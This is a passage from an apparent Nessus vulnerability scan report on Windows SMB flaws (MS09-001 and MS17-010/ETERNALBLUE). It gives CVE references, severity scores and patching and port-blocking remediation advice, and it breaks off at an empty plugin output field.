The remote host is affected by a memory corruption vulnerability in SMB that may allow an attacker to execute arbitrary code or perform a denial of service against the remote host.

**See Also**

<http://www.microsoft.com/technet/security/bulletin/ms09-001.msp>

**Solution**

Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

**Risk Factor**

Critical

**VPR Score**

7.4

**CVSS v2.0 Base Score**

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

**CVSS v2.0 Temporal Score**

7.8 (CVSS2#E-POC/RL:OF/RC:C)

**References**

BID	31179
BID	33121
BID	33122
CVE	CVE-2008-4834
CVE	CVE-2008-4835
CVE	CVE-2008-4114
MSKB	958687
XREF	MSFT:MS09-001
XREF	CWE:399



## Exploitable With

---

Core Impact (true) Metasploit (true)

## Plugin Information

---

Published: 2009/01/13, Modified: 2023/11/14

## Plugin Output

---

tcp/445/cifs

# Annexe

97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (unauthenticated check)

## Synopsis

The remote Windows host is affected by multiple vulnerabilities.

## Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

## See Also

<http://www.nessus.org/u?68fc8eff>  
<http://www.nessus.org/u?321523eb>  
<http://www.nessus.org/u?065561d0>  
<http://www.nessus.org/u?d9f569cf>  
<https://blogs.technet.microsoft.com/filecab/2016/09/16/stop-using-smb1/>  
<http://www.nessus.org/u?b9d9ebf9>  
<http://www.nessus.org/u?8dcab5e4>  
<http://www.nessus.org/u?234f8ef8>  
<http://www.nessus.org/u?4c7e0cf3>  
<https://github.com/stamparm/EternalRocks/>  
<http://www.nessus.org/u?59db5b5b>

## Solution

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions.

SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

Risk Factor	
High	
CVSS v3.0 Base Score	
8.1 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H)	
CVSS v3.0 Temporal Score	
7.7 (CVSS:3.0/E:H/RL:O/RC:C)	
VPR Score	
9.7	
CVSS v2.0 Base Score	
9.3 (CVSS2#AV:N/AC:M/Au:N/C:C/I:C/A:C)	
CVSS v2.0 Temporal Score	
8.1 (CVSS2#E:H/RL:OF/RC:C)	
STIG Severity	
I	
References	
BID	96703
BID	96704
BID	96705
BID	96706
BID	96707
BID	96709
CVE	CVE-2017-0143
CVE	CVE-2017-0144
CVE	CVE-2017-0145
CVE	CVE-2017-0146
CVE	CVE-2017-0147
CVE	CVE-2017-0148
MSKB	4012212

## Exploitable With

### Plugin information

## Plugin Output

**Received:**